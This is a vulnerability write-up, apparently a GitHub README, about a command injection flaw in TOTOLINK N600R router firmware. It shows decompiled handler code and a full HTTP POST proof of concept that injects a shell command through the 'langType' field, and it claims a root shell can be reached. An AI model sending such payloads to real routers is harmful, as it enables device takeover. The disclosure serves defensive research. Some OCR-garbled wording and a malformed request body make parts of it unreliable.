rencvn and rencvn add totolink n600r ... on Apr 6 History

..

img	8 months ago
readme.md	8 months ago

readme.md

TOTOlink N600R V5.3c.7159_B20190425 Command injection vulnerability

Overview

- Manufacturer's website information：http://www.totolink.cn
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36


1. Affected version

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
v6 = (const char *)websGetVar(a2, "langType", "");
v7 = (const char *)websGetVar(a2, "langFlag", "1");
memset(v9, 0, sizeof(v9));
v10[0] = 0;
v10[1] = 0;
v10[2] = 0;
v10[3] = 0;
v10[4] = 0;
v10[5] = 0;
v10[6] = 0;
v10[7] = 0;
v11 = 0;
v12 = 1;
apmib_set(6002, v6);
v12 = atoi(v7);
apmib_set(7012, &v12);
if ( f_exists("/mnt/custom/product.ini") )
{
  sprintf(v9, "helpUrl_%s", v6);
  inifile_get_string("/mnt/custom/product.ini", "PRODUCT", v9, v10);
  apmib_set(7017, v10);
}
if ( !fork() )
{
  sleep(1u);
  apmib_update_web(4);
  exit(1);
}
CsteSystem("rm -rf /var/js/language* 1>/dev/null 2>&1", 0);
sprintf(v9, "cp /web_cste/js/language_%s.js /var/js/language.js", v6);
CsteSystem(v9, 0);
CsteSystem("ln -s /var/js/language.js /web_cste/js/language.js 1>/dev/null 2>&1", 0);
websSetCfgResponse(a1, a3, "0", "reserv");
```

The content obtained by the program through the langtype parameter is passed to V6, and then the matched content is formatted into V9 through the sprintf function, and V9 is brought into the cstesystem function



At this time, corresponding to the parameter A1, the function assigns A1 to the array of V9, and finally executes the command through the execv function. There is a command injection vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 135
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
```

```
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/telnet.asp?timestamp=1647874864
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647869489:2
Connection: close

{"topicurl":"setting/setLanguageCfg",
"langType":"cn$(1s>/tmp/2.txt)"
        "operationMode":        0,
        "loginFlag":    0,
        "lanIp":        "192.168.0.1",
        "wanConnStatus":        "connected",
        "multiLangBt":  "",
        "langFlag":     0,
        "helpBt":       1,
        "languageType": "cnnn",
        "helpUrl_":     "",
        "productName":  "N600R",
        "fmVersion":    "V5.3c.7159",
        "webTitle":     "",
        "copyRight":    "",
        "autoLangBt":   0,
        "CSID": "CS160R"}
```

The reproduction results are as follows:






Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell